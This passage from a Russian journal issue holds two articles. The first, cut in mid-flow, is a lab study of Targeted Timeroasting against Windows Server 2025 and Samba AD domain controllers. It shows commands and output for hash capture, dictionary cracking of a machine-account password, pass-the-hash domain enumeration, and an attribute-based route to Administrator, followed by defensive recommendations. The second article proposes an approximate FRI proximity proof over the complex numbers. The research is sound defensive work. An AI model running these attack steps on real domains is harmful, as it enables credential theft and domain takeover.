Общая составляющая «8fc0dacc973a2af2c9b59cc97382af2df435» в структуре SALT представляет собой первые 48 байт NTP-ответа контроллера домена.

```
┌──(root㉿kali)-[~/Timeroast]
└─# python3 timeroast.py 192.168.178.1 -o hashes.txt

┌──(root㉿kali)-[~/Timeroast]
└─# cat hashes.txt
1000:$sntp-ms$f28242070a40db8ebe3d8a0fe413685b$1c0111e900000000000a02cb4c4f434cec973af31303f7dce1b8428bff
bfcd0aec973ea2af2c9b69ec973ea2af2d1435
1107:$sntp-ms$2443c82d04594eaa8dcaffd990fb2f17$1c0111e900000000000a02cc4c4f434cec973af31286818ee1b8428bff
bfcd0aec973ea3569ecb31ec973ea3569f3691
1110:$sntp-ms$9eecb99bed623d702d23d98152a792ba$1c0111e900000000000a02cc4c4f434cec973af3124cb5bbe1b8428bff
bfcd0aec973ea35a3c0cf6ec973ea35a3c76a8
```

Рис. 1. Результат выполнения атаки: получение NTML-хешей

У RID 1107 заголовок NTP с временными метками, параметрами и ключом идентификации шифрования – видимый шаблон «c0111e9».

В ходе офлайн-перебора был получен пароль и NTLM-хеш учетной записи LEGACYPC01$.

Экспериментально подтверждено, что хеш учётной записи LEGACYPC01$ успешно взламывается с использованием стандартных словарей, в то время как автоматически сгенерированный пароль NORMALPC02$ демонстрирует криптографическую стойкость к атакам по словарю, что подтверждает важность использования автоматически генерируемых сложных паролей для компьютерных учётных записей.

Получение доступа к данным компьютерной учётной записи позволяет осуществить полное перечисление структуры домена компании (рисунок 2).

Во второй части эксперимента была продемонстрирована техника эскалации привилегий, основанная на модификации атрибутов пользовательской учётной записи с использованием учётной записи с правами на изменение атрибутов, полученной иными способами для ассоциации пользователя Administrator с компьютерной учётной записью. После повторного применения скрипта timeroast.py был получен новый хеш компьютерной учётной записи с RID 500, соответствующий учётной записи Administrator.

```
┌──(root㉿kali)-[~/Timeroast]
└─# python3 /usr/share/doc/python3-impacket/examples/lookupsid.py -hashes :b490b475e987909ae9bd83a65aa94665 company.l
ocal/LEGACYPC01\$@192.168.178.1
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.178.1
[*] StringBinding ncacn_np:192.168.178.1[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1269681025-2271856148-1905680191
498: COMPANY\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: COMPANY\Administrator (SidTypeUser)
501: COMPANY\Guest (SidTypeUser)
502: COMPANY\krbtgt (SidTypeUser)
512: COMPANY\Domain Admins (SidTypeGroup)
513: COMPANY\Domain Users (SidTypeGroup)
514: COMPANY\Domain Guests (SidTypeGroup)
515: COMPANY\Domain Computers (SidTypeGroup)
516: COMPANY\Domain Controllers (SidTypeGroup)
517: COMPANY\Cert Publishers (SidTypeAlias)
518: COMPANY\Schema Admins (SidTypeGroup)
519: COMPANY\Enterprise Admins (SidTypeGroup)
520: COMPANY\Group Policy Creator Owners (SidTypeGroup)
521: COMPANY\Read-only Domain Controllers (SidTypeGroup)
522: COMPANY\Cloneable Domain Controllers (SidTypeGroup)
525: COMPANY\Protected Users (SidTypeGroup)
526: COMPANY\Key Admins (SidTypeGroup)
527: COMPANY\Enterprise Key Admins (SidTypeGroup)
528: COMPANY\Forest Trust Accounts (SidTypeGroup)
529: COMPANY\External Trust Accounts (SidTypeGroup)
553: COMPANY\RAS and IAS Servers (SidTypeAlias)
571: COMPANY\Allowed RODC Password Replication Group (SidTypeAlias)
572: COMPANY\Denied RODC Password Replication Group (SidTypeAlias)
1000: COMPANY\DC$ (SidTypeUser)
1101: COMPANY\DnsAdmins (SidTypeAlias)
1102: COMPANY\DnsUpdateProxy (SidTypeGroup)
1107: COMPANY\LEGACYPC01$ (SidTypeUser)
1110: COMPANY\NORMALPC02$ (SidTypeUser)
```

Рис. 2. Полученные данные о домене

После офлайн-перебора был также получен пароль и NTLM-хеш данной учетной записи.

После восстановления атрибутов доступен вход под учётной записью Administrator и получение доступа на уровне SYSTEM через инструменты удалённого администрирования.

Эксперимент подтверждает гипотезу о возможности эксплуатации механизма ассоциации пользовательских учётных записей с компьютерными для обхода стандартных ограничений безопасности.

ИССЛЕДОВАНИЕ УЯЗВИМОСТИ КОНТРОЛЛЕРА ДОМЕНА SAMBA ACTIVE DIRECTORY НА БАЗЕ ОС ALT LINUX 11.1

В рамках политики импортозамещения и активной миграции российских организаций на отечественные ОС, было произведено исследование контроллера домена Samba Active Directory, интегрированного со службой времени Chrony, реализующей протокол NTP, определенный в RFC 5905 [7], через сокет ntp_signd на базе операционной системы Alt Linux 11.1.

```
┌──(root㉿kali)-[/home/kali]
└─# python3 timeroast.py -o hashes.txt dc.test.ru
[+] Получен ответ от dc.test.ru (длина 68 байт):
    1c0211e80000018d00000014596dfb18ecb3918a97ca9180e1b8428bffbfcd0aecb392072d13281becb392072d1e2c36e80300004d35769c40c83a355d12b3162c17082c
[+] Получен ответ от dc.test.ru (длина 68 байт):
    1c0211e80000018d00000014596dfb18ecb3918a97ca9180e1b8428bffbfcd0aecb39207cb61f63becb39207cb6be42a4f0400004e677265386e6830dcd383620ee949dc
[+] Получен ответ от dc.test.ru (длина 68 байт):
    1c0211e80000018d00000014596dfb18ecb3918a97ca9180e1b8428bffbfcd0aecb39207d21d7d45ecb39207d2247da0540400008 4ad8484a58b84acdc0dab491294496e

┌──(root㉿kali)-[/home/kali]
└─# cat hashes.txt
1000:$sntp-ms$4d35769c40c83a355d12b3162c17082c$1c0211e80000018d00000014596dfb18ecb3918a97ca9180e1b8428bffbfcd0aecb392072d13281becb392072d1e2c36
1103:$sntp-ms$4e677265386e6830dcd383620ee949dc$1c0211e80000018d00000014596dfb18ecb3918a97ca9180e1b8428bffbfcd0aecb39207cb61f63becb39207cb6be42a
1108:$sntp-ms$84ad8484a58b84acdc0dab491294496e$1c0211e80000018d00000014596dfb18ecb3918a97ca9180e1b8428bffbfcd0aecb39207d21d7d45ecb39207d2247da0

┌──(root㉿kali)-[/home/kali]
└─#
```

Рис. 3. Результат атаки на Samba DC

Атака производилась с использованием идентичного python-скрипта timeroasting.py. В результате выполнения атаки были зафиксированы три уникальных хеша: контроллера домена и двух компьютерных учётных записей (рисунки 3-5).

Экспериментально установлено, что исследуемая реализация контроллера домена Samba Active Directory на базе Alt Linux 11.1 подвержена уязвимости Targeted Timeroasting аналогично Windows Server 2025.

```
┌──(root㉿kali)-[/home/kali]
└─# python3 crack_timeroast.py -hash 84ad8484a58b84acdc0dab491294496e -salt 1c0211e80000018d0000001459
9180e1b8428bffbfcd0aecb39207d21d7d45ecb39207d2247da0 -wordlist /usr/share/wordlists/rockyou.txt
[*] Взламываем хэш: 84ad8484a58b84acdc0dab491294496e
[*] Соль: 1c0211e80000018d00000014596dfb18...
[*] Словарь: /usr/share/wordlists/rockyou.txt
[*] Проверено 1000 паролей...
[*] Проверено 2000 паролей...
[*] Проверено 3000 паролей...
[*] Проверено 4000 паролей...
[*] Проверено 5000 паролей...
[*] Проверено 6000 паролей...
[*] Проверено 7000 паролей...

[+] НАЙДЕН ПАРОЛЬ на строке 7777: 'P@ssw0rd'
[+] NTLM хэш: e19ccf75ee54e06b06a5907af13cef42
```

Рис. 4. LEGACYPC01$. Подобранный пароль от учётной записи

```
┌──(root㉿kali)-[/home/kali]
└─# python3 /usr/share/doc/python3-impacket/examples/lookupsid.py -hashes :e19ccf75ee54e06b06a5907af13cef42 test.ru/LEGACYPC01\$@192.168.10.10
Impacket v0.14.0.dev0+20251022.130809.0ceec09d - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.10.10
[*] StringBinding ncacn_np:192.168.10.10[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2050211329-3479757817-1433449949
498: TEST\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: TEST\Administrator (SidTypeUser)
501: TEST\Guest (SidTypeUser)
502: TEST\krbtgt (SidTypeUser)
512: TEST\Domain Admins (SidTypeGroup)
513: TEST\Domain Users (SidTypeGroup)
514: TEST\Domain Guests (SidTypeGroup)
515: TEST\Domain Computers (SidTypeGroup)
516: TEST\Domain Controllers (SidTypeGroup)
517: TEST\Cert Publishers (SidTypeAlias)
518: TEST\Schema Admins (SidTypeGroup)
519: TEST\Enterprise Admins (SidTypeGroup)
520: TEST\Group Policy Creator Owners (SidTypeGroup)
521: TEST\Read-only Domain Controllers (SidTypeGroup)
525: TEST\Protected Users (SidTypeGroup)
553: TEST\RAS and IAS Servers (SidTypeAlias)
571: TEST\Allowed RODC Password Replication Group (SidTypeAlias)
572: TEST\Denied RODC Password Replication Group (SidTypeAlias)
1000: TEST\DC$ (SidTypeUser)
1101: TEST\DnsAdmins (SidTypeAlias)
1102: TEST\DnsUpdateProxy (SidTypeGroup)
1103: TEST\CLI1$ (SidTypeUser)
1104: TEST\testuser (SidTypeUser)
1105: TEST\defaultuser (SidTypeUser)
1106: TEST\victim_user (SidTypeUser)
1108: TEST\LEGACYPC01$ (SidTypeUser)
1109: TEST\NORMALPC02$ (SidTypeUser)

┌──(root㉿kali)-[/home/kali]
└─#
```

Рис. 5. Полученные данные о домене

ЗАКЛЮЧЕНИЕ

Проведенное исследование продемонстрировало, что уязвимость Targeted Timeroasting представляет угрозу для доменных контроллеров на базе ОС Windows и Linux.

Эксперимент с Windows Server 2025 и Alt Linux 11.1 показал практическую реализуемость атаки: злоумышленник может анонимно получать NTLM-хеши компьютерных учётных записей. Также продемонстрирована возможность эскалации привилегий через ассоциацию учётной записи администратора с компьютерной.

Это доказывает, что уязвимость не является эксклюзивной для W32Time, а заложена в самой реализации протокола аутентификации MS-SNTP, которую поддерживают и альтернативные реализации Active Directory, такие как Samba.

В результате исследования была выявлена критическая зависимость эффективности атаки от энтропии пароля. Однако даже при использовании сложных паролей, сама возможность анонимного получения хешей и последующая эскалация представляют серьезный риск.

В качестве эффективных мер противодействия предложен многоуровневый комплекс мероприятий, направленный как на предотвращение, так и на обнаружение обеих фаз атаки:

1. Внедрение строгой фильтрации доступа к службе времени (UDP/123). Доступ должен быть разрешен только с легитимных IP-адресов, что полностью блокирует возможность анонимного получения хешей;

2. Принудительное отключение поддержки MS-SNTP на контроллерах домена там, где это возможно без нарушения функционирования устаревших систем, требующих обратной совместимости;

3. Внедрение регулярного принудительного аудита компьютерных учетных записей на наличие вручную установленных или слабых паролей, которые могут быть быстро скомпрометированы.

Для блокирования вектора эскалации необходимо:

1. Провести аудит списков контроля доступа. Следует отозвать у всех непривилегированных учетных записей права на изменение критичных атрибутов, таких как userAccountControl и sAMAccountName, у других объектов;

2. Настроить правила корреляции в SIEM системе, нацеленные на обнаружение обеих фаз атаки, связанных с аномально высокой частотой NTP-запросов с аутентификацией от одного источника. Отслеживание событий, таких как изменение атрибута userAccountControl, изменение sAMAccountName пользователя с добавлением знака $. Фиксация NTP-запросов, где RID в запросе принадлежит пользовательской учетной записи, а не компьютерной.

Проведённое исследование подтверждает необходимость пересмотра подходов к безопасности компьютерных учётных записей и демонстрирует, что уязвимости протоколов, поддерживаемых для обеспечения обратной совместимости, представляют собой существенную угрозу для современных корпоративных инфраструктур.

Перспективы дальнейших исследований видятся в изучении эффективности атаки в гибридных средах, анализе других реализаций служб времени в гибридных и гетерогенных доменных средах.

СПИСОК ЛИТЕРАТУРЫ

1. Boyle John D. 2025 CrowdStrike Global Threat Report: Cybercriminals Are Shifting Tactics – Are You Ready? URL: https://securityboulevard.com/2025/02/2025-crowdstrike-global-threat-report-cybercriminals-are-shifting-tactics-are-you-ready/ (Дата обращения: 13.10.2025).

2. Tervoort T. Timeroasting, Trustroasting and Computer Spraying: Taking advantage of weak computer and trust account passwords in Active Directory. URL: https://cybersecurity.bureauveritas.com/uploads/whitepapers/Secura-WP-Timeroasting-v3.pdf (Дата обращения: 03.09.2025).

3. Махновский А. Targeted Timeroasting: кража пользовательских хешей с помощью NTP. URL: https://www.avanpost.ru/news/krazha-hashey-ntp (Дата обращения: 20.10.2025).

4. Mills D. L. Simple Network Time Protocol (SNTP) Version 4 for IPv4, IPv6 and OSI. URL: https://www.rfc-editor.org/rfc/rfc2030.html (Дата обращения: 23.09.2025).

5. Tervoort T. Timeroast Tool: Python script for Timeroasting attack. URL: https://github.com/SecuraBV/Timeroast (Дата обращения: 01.09.2025).

6. Уймин А. Г. Разработка методики тестирования системы безопасности автоматизированных систем управления технологическими процессами на основе корпоративного стандарта // Автоматизация и информатизация ТЭК. – 2024. – № 5(610). – С. 59-65. – EDN: VSLWIA

7. Mills D., Martin J., Burbank J., Kasch W. Network Time Protocol Version 4: Protocol and Algorithms Specification. URL: https://www.rfc-editor.org/rfc/rfc5905.html (Дата обращения: 20.10.2025).

УДК: 004.056

Доказательство близости комплексной функции к многочлену

V.D. Afonin, S.V. Zapechnikov

Polynomial Proximity Proofs for Complex Functions

Abstract. *The paper proposes a new interactive oracle proof of proximity for testing whether a complex-valued function is close to a low-degree complex polynomial within a prescribed accuracy. The approach targets verifiable machine learning and scientific computing, where floating-point operations dominate and approximation errors are inherent; therefore, the protocol fundamentally avoids any reduction to finite-field arithmetic. We describe a two-phase structure inspired by the FRI protocol, featuring successive halving of the size of the checked strings. We derive complexity bounds for the protocol and provide a security motivation. We also present a software implementation and an experimental comparison with FRI, demonstrating no performance degradation and suggesting potential speedups.*

Keywords: *interactive oracle proofs, cryptography, information security, verifiable machine learning, approximate computations.*

В.Д. Афонин[1]
С.В. Запечников[2]
[1]Аспирант кафедры криптологии и кибербезопасности Института интеллектуальных кибернетических систем, Национальный исследовательский ядерный университет «МИФИ».
E-mail: vladlenafonin.university@yandex.ru
[2]Доктор технических наук, доцент, профессор кафедры криптологии и кибербезопасности Института интеллектуальных кибернетических систем, Национальный исследовательский ядерный университет «МИФИ».
E-mail: SVZapechnikov@mephi.ru

Аннотация. *В статье предложена новая система интерактивного доказательства с оракулом для проверки близости комплексной функции к комплексному многочлену низкой степени с заданной точностью. Подход ориентирован на проверяемое машинное обучение и научные вычисления, где доминируют операции с плавающей точкой и допустимы погрешности, поэтому протокол принципиально не требует перехода в конечные поля. Описана двухфазная структура по мотивам протокола FRI: последовательное уменьшение размера проверяемых строк в два раза. Получены оценки сложности протокола, приведена мотивация стойкости. Представлена программная реализация и экспериментальное сравнение с FRI, показывающее отсутствие деградации производительности и потенциальное ускорение.*

Ключевые слова: *интерактивные доказательства с оракулом, криптография, информационная безопасность, проверяемое машинное обучение, приближённые вычисления.*

ВВЕДЕНИЕ

Машинное обучение за последние годы стало одной из ключевых технологий, определяющих развитие цифровой экономики и общества. Модели машинного обучения используются в рекомендательных системах, финансовом скоринге, медицине, промышленной автоматизации, кибербезопасности и во множестве других областей, где качество решения напрямую влияет на безопасность, экономические риски и социальные последствия.

Одновременно с ростом влияния машинного обучения растёт и потребность в доверии к его результатам: пользователю, регулятору или заказчику важно понимать, что модель была обучена корректно, что процесс обучения соответствовал заявленной процедуре и данным, что ответ действительно вычислен указанной моделью, и что система не демонстрирует скрытую предвзятость или целевые искажения. На практике эта задача усложняется тем, что обучение и вычисление ответа модели всё чаще выполняются не локально, а в распределённых или облачных средах, на сторонних вычислительных ресурсах, а также в многосторонних сценариях (например, федеративное обучение). В таких условиях доверие к результату уже нельзя основывать только на организационных предположениях; необходимы технические механизмы проверки корректности вычислений.

Эта потребность формирует и ускоряет развитие направления проверяемых вычислений и его прикладного ответвления — проверяемого машинного обучения. Угрозы здесь многогранны. Исполнитель вычислений может намеренно сокращать работу ради экономии ресурсов (например, уменьшать число эпох или итераций во время обучения, упрощать вычисления градиента, опускать часть данных), может использовать иные параметры обучения, подменять данные, модифицировать алгоритм оптимизации или внедрять «закладки» в модель. Всегда остаётся риск ошибок реализации и инфраструктурных сбоев, приводящих к некорректным результатам.

Наконец, важным ограничением является конфиденциальность: в реальных сценариях и данные,

и параметры модели, а иногда – архитектура модели и сама процедура обучения – могут быть конфиденциальными, а значит, проверка корректности не должна приводить к раскрытию лишней информации. Всё это делает задачу верификации вычислений центральной для доверенного применения машинного обучения в критически важных областях с высоким уровнем риска.

ОСНОВНЫЕ ПОДХОДЫ К ВЕРИФИКАЦИИ ВЫЧИСЛЕНИЙ: ОСОБЕННОСТИ И ОГРАНИЧЕНИЯ

Среди криптографических подходов к верификации вычислений наиболее заметный прогресс связан с интерактивными доказательствами и доказательствами с нулевым разглашением. Современные системы доказательства позволяют одной стороне (доказывающему) убедить другую сторону (проверяющего) в корректности проведённых вычислений, не раскрывая при этом внутренние данные, и зачастую обеспечивают компактность проверки: проверяющий тратит существенно меньше ресурсов, чем потребовалось бы для самостоятельного выполнения вычисления.

В последние годы особенно популярными стали системы доказательства, построенные на интерактивных доказательствах с оракулом (Interactive Oracle Proofs, IOP) [1] и их полиномиальных вариантах (Polynomial Interactive Oracle Proofs, PIOP). В этих конструкциях вычисление приводится к набору алгебраических условий, формулируемых через многочлены, а коммуникация доказывающего представляется в виде оракулов (абстрактного доступа) к большим структурам данных. Таким образом становится возможной проверка корректности по небольшому числу выборочных запросов, сохраняя сильные гарантии корректности и масштабируемости.

Среди практических реализаций проверяемых вычислений наиболее перспективной и широко применяемой на практике прозрачной системой является STARK (Scalable Transparent Argument of Knowledge) [2]. Прозрачность здесь означает отсутствие доверенной процедуры генерации параметров: в отличие от альтернативного популярного подхода SNARK (Succinct Non-interactive Argument of Knowledge) [3], STARK не требует доверенной третьей стороны для генерации параметров процедуры доказательства, что критично в сценариях, где такой доверенный этап невозможен или нежелателен. Кроме того, архитектура STARK обычно опирается на допущения, основанные на свойствах криптографических хэш-функций, что делает их привлекательными и в контексте постквантовой стойкости.

На концептуальном уровне система STARK состоит из интерактивного протокола доказательства корректности вычисления — полиномиального IOP, где сообщения доказывающего являются оракулами к многочленам — и протокола FRI [4], который играет роль теста близости строки к многочлену низкой степени. Именно FRI позволяет проверить, что некоторая (заданная в табличной форме) функция на своей области определения близка к значениям многочлена ограниченной степени, и тем самым служит центральным строительным блоком для доказательства корректности следа вычисления.

Для практической реализации таких протоколов необходимо устранить идеализированные компоненты — «оракулы к многочленам» — и заменить их конечными структурами данных с криптографическими обязательствами (так называемыми коммитментами). На практике это достигается с помощью схем векторных обязательств (коммитментов), часто реализуемых с помощью деревьев Меркле, а также с помощью стандартных преобразований интерактивных протоколов в неинтерактивные.

В частности, популярен следующий подход, состоящий из двух шагов: (1) преобразование BCS [1] позволяет заменить модель с использованием оракулов на обязательства с последующими раскрытиями отдельных позиций, а (2) преобразование Фиата-Шамира [5] делает протокол неинтерактивным, заменяя обращение к случайному оракулу на вычисление хэш-значения от текущей публичной транскрипции протокола. Это превращает теоретическую конструкцию IOP или PIOP из теоретико-информационного объекта в практически реализуемый криптографический неинтерактивный протокол и лежит в основе большого числа современных систем доказательства.

Тем не менее, у этого подхода есть фундаментальное ограничение, критичное именно для машинного обучения и научных вычислений: почти все существующие STARK/FRI-ориентированные системы работают над конечными полями. Для вычислений с плавающей точкой это создаёт целый ряд проблем. Во-первых, появляется необходимость переводить вещественные числа в элементы конечного поля, используя квантизацию, масштабирование и округление, что неизбежно вносит дополнительную погрешность сверх аппаратной погрешности вычислений с плавающей точкой. Во-вторых, сама арифметика конечных полей «неестественна» для численных алгоритмов: многие операции и структуры (нормы, устойчивость, оценка ошибок) форму-

лируются над вещественными или комплексными числами, а перенос в конечное поле меняет семантику вычислений и усложняет анализ. В-третьих, наиболее важное: в научных вычислениях и машинном обучении корректность часто понимается как корректность в пределах допустимой погрешности, а не как точное равенство.

Например, обучение нейросети методом градиентного спуска включает последовательность приближённых операций, чувствительных к округлениям; требовать точного совпадения с некоторым «идеальным» следом вычисления зачастую бессмысленно или приводит к искусственным ограничениям, не отражающим реальную природу задачи. В результате попытки «втиснуть» вычисления с плавающей точкой в какую-либо систему доказательства в конечных полях приводят либо к значительным накладным расходам, либо к ухудшению точности, либо к обоим эффектам одновременно, что существенно сдерживает развитие проверяемого машинного обучения.

Двигаясь в направлении проверяемого машинного обучения, в данной статье предлагается отказаться от вычислений в конечных полях в тех сценариях, где вычисления содержат вещественные числа и по своей природе допускают ошибку, и перейти к системам доказательств, работающим непосредственно над полем комплексных чисел. Выбор комплексных чисел обусловлен тем, что они содержат вещественные числа как частный случай, удобны для реализации конструкций, связанных с корнями из единицы и преобразованиями, что напоминает быстрое преобразование Фурье [6], и позволяют естественно использовать метрические конструкции.

Ключевым элементом такого подхода является явное введение параметра точности δ и формализация близости функции к многочлену с учётом этого параметра: вместо утверждения «вектор является множеством значений многочлена степени <d» рассматривается утверждение «существует многочлен степени <d, значения которого на заданной области отличаются от функции не более чем на δ в выбранной метрике». Такая постановка соответствует семантике научных вычислений и машинного обучения, где ошибки являются неизбежной частью вычисления и должны контролироваться, а не устраняться за счёт искусственной точности.

В рамках этого направления в данной статье вводится и исследуется протокол под рабочим названием aFRI (англ. approximate FRI, приближённый FRI) — интерактивное доказательство с оракулом близости комплексной функции к комплексному многочлену низкой степени с заданной точностью. Протокол сохраняет структуру FRI [4]: доказывающий по раундам выполняет свёртку значений на подгруппах корней из единицы, тем самым уменьшая размер области и эффективно понижая степень соответствующего многочлена, а проверяющий выполняет коррелированные проверки корректности между раундами по случайно выбранной точке.

Принципиальное отличие состоит в том, что вместо проверки точного равенства используется проверка приближённого равенства с порогом δ. Для повышения численной устойчивости проверяющий в каждом раунде выбирает случайное число на единичной окружности (что ограничивает рост ошибок при линейных комбинациях), а сама точность протокола определяется свойствами вычислений с плавающей точкой и заданным допуском δ. Таким образом, aFRI предназначен не для замены FRI в его исходной постановке, а для решения иной задачи: доказательства корректности приближённых вычислений без принудительного перехода в конечные поля.

Разрабатываемый протокол aFRI является базовым строительным блоком для будущей системы aSTARK (approximate STARK, приблизительный STARK) — прозрачной системы доказательства корректности произвольных приближённых вычислений с плавающей точкой, ориентированной на проверяемое машинное обучение. В перспективе такая система должна позволить доказывать корректность как полученного от модели ответа, так и обучения моделей: корректность вычисления прямого хода, обратного распространения ошибки, обновления параметров для минимизации функции ошибки и соблюдение заявленной процедуры обучения.

В отличие от подходов, основанных на конечных полях, предложенная линия исследований направлена на то, чтобы сохранить естественную численную семантику вычисления и сделать допуск ошибки частью спецификации корректности, что важно как с практической, так и с методологической точек зрения.

Статья устроена следующим образом. В разделе «Анализ литературы» рассмотрены современные подходы к доказательству корректности произвольных вычислений с плавающей точкой, кратко рассмотрены их достоинства и недостатки, определено место данной работы среди существующих. В разделе «Описание протокола» описан новый протокол доказательства близости комплексной функции к многочлену, приведены оценка вычислительной сложности этого протокола и интуитив-

ное обоснование его стойкости. В разделе «Экспериментальные оценки» обсуждается программная реализация протокола, приведено сравнение производительности с протоколом FRI. В заключении кратко описаны результаты работы, научная новизна, потенциальные области применения результатов, а также указаны направления дальнейших исследований.

АНАЛИЗ ЛИТЕРАТУРЫ

На текущий момент в литературе по проверяемому машинному обучению и в практических реализациях превалирует метод кодирования вещественных чисел в элементы какого-либо конечного поля [7, 8]. Это позволяет использовать существующие конструкции SNARK, STARK и другие, однако приводит к ряду проблем, в основе которых лежит отличие изначальных вычислений от тех, для которых в итоге было проведено доказательство [9]. В недавних работах были исследованы бесконечные поля характеристики 0, такие как Z [10] или Q [11], а также точная арифметика над R и C [12]. Эти статьи закладывают фундамент анализа систем доказательств в бесконечных полях и демонстрируют интерес научного сообщества к теме, однако не учитывают ряд особенностей научных вычислений, таких как их приближённая природа. Отдельно стоит отметить недостаточно полную степень разработанности темы в отечественной литературе [13, 14].

Настоящая статья в широком смысле слова продолжает линию работ [15] и [9], где было положено начало адаптации существующих интерактивных протоколов к контексту приближённых вычислений над бесконечными полями с метрической структурой, таких как R и C. В [9] авторы адаптировали протокол Sum-Check к контексту приближённых вычислений над действительными числами, попутно вводя необходимые леммы для доказательства стойкости их варианта протокола. Предполагается, что протокол, описанный в настоящей статье, также является стойким (ниже приводится мотивация этого на основе предыдущих работ). Формальное доказательство стойкости — предмет будущих исследований: протокол FRI, лежащий в основе протокола из данной статьи, известен нетривиальным анализом стойкости, опирающимся на конечные поля [4, 16, 17].

ОПИСАНИЕ ПРОТОКОЛА

В данном разделе описана разработанная система интерактивного доказательства с оракулом близости комплексной функции $f{:}C\to C$ к многочлену $p\in C^{<d}[X]$ для некоторого $d\in N$. Для удобства далее будем называть этот протокол aFRI (approximate FRI, приближённый FRI).

Разработанный протокол вдохновлён протоколом FRI [4] и его вариациями [16, 18, 19] с двумя ключевыми отличиями от своих предшественников: отсутствием арифметики в конечных полях и поддержкой приближённых вычислений. Ниже приведено описание протокола aFRI. Самодостаточное краткое описание исходного протокола FRI можно найти, например, в [14]. Прежде чем описать протокол, зафиксируем общеизвестное определение корней n-й степени из единицы.

Определение 1. Корень n-й степени из единицы над полем F для $n\in N$ — корень многочлена x^n-1 над F.

Корень n-й степени из единицы часто обозначается ω_n. В качестве поля может выступать конечное поле или же поле комплексных чисел. В поле комплексных чисел всегда существует корень из единицы степени n. В конечных полях существование такого корня определяется алгебраической структурой поля. Обычно поля выбираются так, чтобы существовала достаточно большая — больше степени многочленов, для которых производятся доказательства — подгруппа мультипликативной группы поля, состоящая из корней из единицы. Например, на практике активно используется конечное поле $GF(2^{64}-2^{32}+1)$ (также называемое полем Голдилокса) и его расширения, так как его мультипликативная группа обладает подгруппой, состоящей из корней из единицы степени 2^{32}, причём элемент поля помещается в машинное слово на современном процессоре (64 бита), что может ускорить вычисления.

Также введём некоторые удобные обозначения. Будем обозначать множество корней из единицы n-й степени как Ω_n. Заметим, что $|\Omega_n|=n$. Дополнительно, для множества L обозначим $L^m=\{x^m \mid \forall x\in L\}$ — множество элементов L, возведённых в степень m. С этим обозначением зафиксируем следующее соотношение: $|\Omega_n|/|\Omega_n^m|=n/m$ (конечно, здесь предполагается, что m делит n нацело). Будем обозначать вектор вычислений функции f на множестве L как f(L). Будем называть два комплексных числа $v,w\in C$ равными с точностью до δ, если $|v-w|<\delta$ и обозначать этот факт $v\approx_\delta w$. Будем обозначать единичную комплексную окружность T. В описании ниже слова «вектор» и «строка» используются взаимозаменяемо. Для обозначения случайного равномерного распределения переменной x на множестве S будем использовать запись $x\sim U(S)$. Для удобства дополнительно будем обозначать как $x\sim U(0,1)$

равномерный выбор числа из интервала (0,1). Будем обозначать через $T_n(x)=\cosh(n\cdot\operatorname{arccosh}(x))$ многочлен Чебышёва первой степени, определённый на полуинтервале $[1,\infty)$. Обозначим равномерную норму функции f на S (наибольшее значение функции f на множестве S) как $\|f\|_S=\sup_{x\in S}|f(x)|$.

Входные данные, общие для доказывающего и проверяющего:

- максимальный размер многочлена, для которого может проводиться доказательство, обозначаемый $d\in N$;
- степень используемых в протоколе корней из единицы $n>d$;
- фактор расширения, обозначаемый $\rho^{-1}=n/d>1$;
- параметр точности $\delta\in R$, определяющий, с какой точностью проводится проверка равенства двух чисел.

Дополнительно доказывающий получает на вход функцию $f:C\to C$, для которой выполняется протокол. Задача доказывающего: доказать, что функция f — многочлен степени, не большей d.

Подобно FRI, протокол aFRI работает в две фазы. Для упрощения понимания протокола дальнейшее описание приведено с действиями честного доказывающего. Нечестный проверяющий волен выбирать свои сообщения любым образом.

Фаза взаимодействия:

1. Положим $f_0=f$. Доказывающий посылает проверяющему оракула к вектору вычислений функции $f_0(\Omega_n)$, для которого проводится доказательство. Заметим, что $|f_0(\Omega_n)|=|\Omega_n|=n$.

2. Пока степень многочлена не станет нулевой, повторять (каждый раунд нумеруется значением счётчика i, начиная с 0):

a. Проверяющий посылает доказывающему очередное случайное комплексное число $\alpha\in C$. В практических реализациях для обеспечения стабильности алгоритма предлагается выбирать это число из комплексной единичной окружности T.

b. Доказывающий посылает проверяющему оракула к строке $f_{i+1}(\Omega_n^{2^{i+1}})$, где функция f_{i+1} определяется так:

$$f_{i+1}(z^2)=\mathrm{Fold}(f_i,\alpha)(z^2)=\frac{f_i(z)+f_i(-z)}{2}+\alpha_i\cdot\frac{f_i(z)-f_i(-z)}{2z},$$

таким образом сводя задачу к проверке того, что функция f_{i+1} является многочленом степени, не большей $\deg(f_i)/2$. Этот шаг часто называют сворачиванием, или фолдингом (англ. folding), и он аналогичен разделению на чётные и нечётные коэффициенты в быстром преобразовании Фурье [6]. Последний многочлен посылается доказывающим явно (например, в виде коэффициентов или вычислений).

Фаза запросов:

1. Проверяющий убеждается, что степень последнего многочлена равна нулю с точностью δ. Если это не так, он отклоняет доказательство.

2. Проверяющий случайным образом выбирает элемент $\omega\in\Omega_n$.

3. Для каждого раунда i (количество раундов то же, что в шаге 2 фазы взаимодействия) проверяющий проводит проверку корректности выполнения операции сворачивания Fold, запрашивая у полученных от доказывающего оракулов значения функций в необходимых точках. Более конкретно, проверяющий выполняет следующую проверку:

$$f_{i+1}\left(\omega^{2^{i+1}}\right)\overset{?}{\approx}_{\delta}\frac{f_i\left(\omega^{2^i}\right)+f_i\left(-\omega^{2^i}\right)}{2}+\alpha_i\cdot\frac{f_i\left(\omega^{2^i}\right)-f_i\left(-\omega^{2^i}\right)}{2\omega^{2^i}}.$$

Если это не так, он отклоняет доказательство.

Вычислительная сложность разработанного протокола совпадает со сложностью протокола FRI. Сложность алгоритма доказывающего: O(n). Сложность алгоритма проверяющего: O(logn).

Как было упомянуто ранее, открытым остаётся вопрос конкретной стойкости и получения оценки ошибки корректности разработанного протокола. Ошибка корректности определяет количество повторений фазы запросов на стороне проверяющего, необходимое для достижения стойкости протокола в λ бит. Например, для протокола FRI количество раундов, полученное из последних оценок его стойкости [17], определяется так:

$$q_{\mathrm{FRI}}=O\left(\lambda\frac{\log d}{\log\rho^{-1}}\right).$$

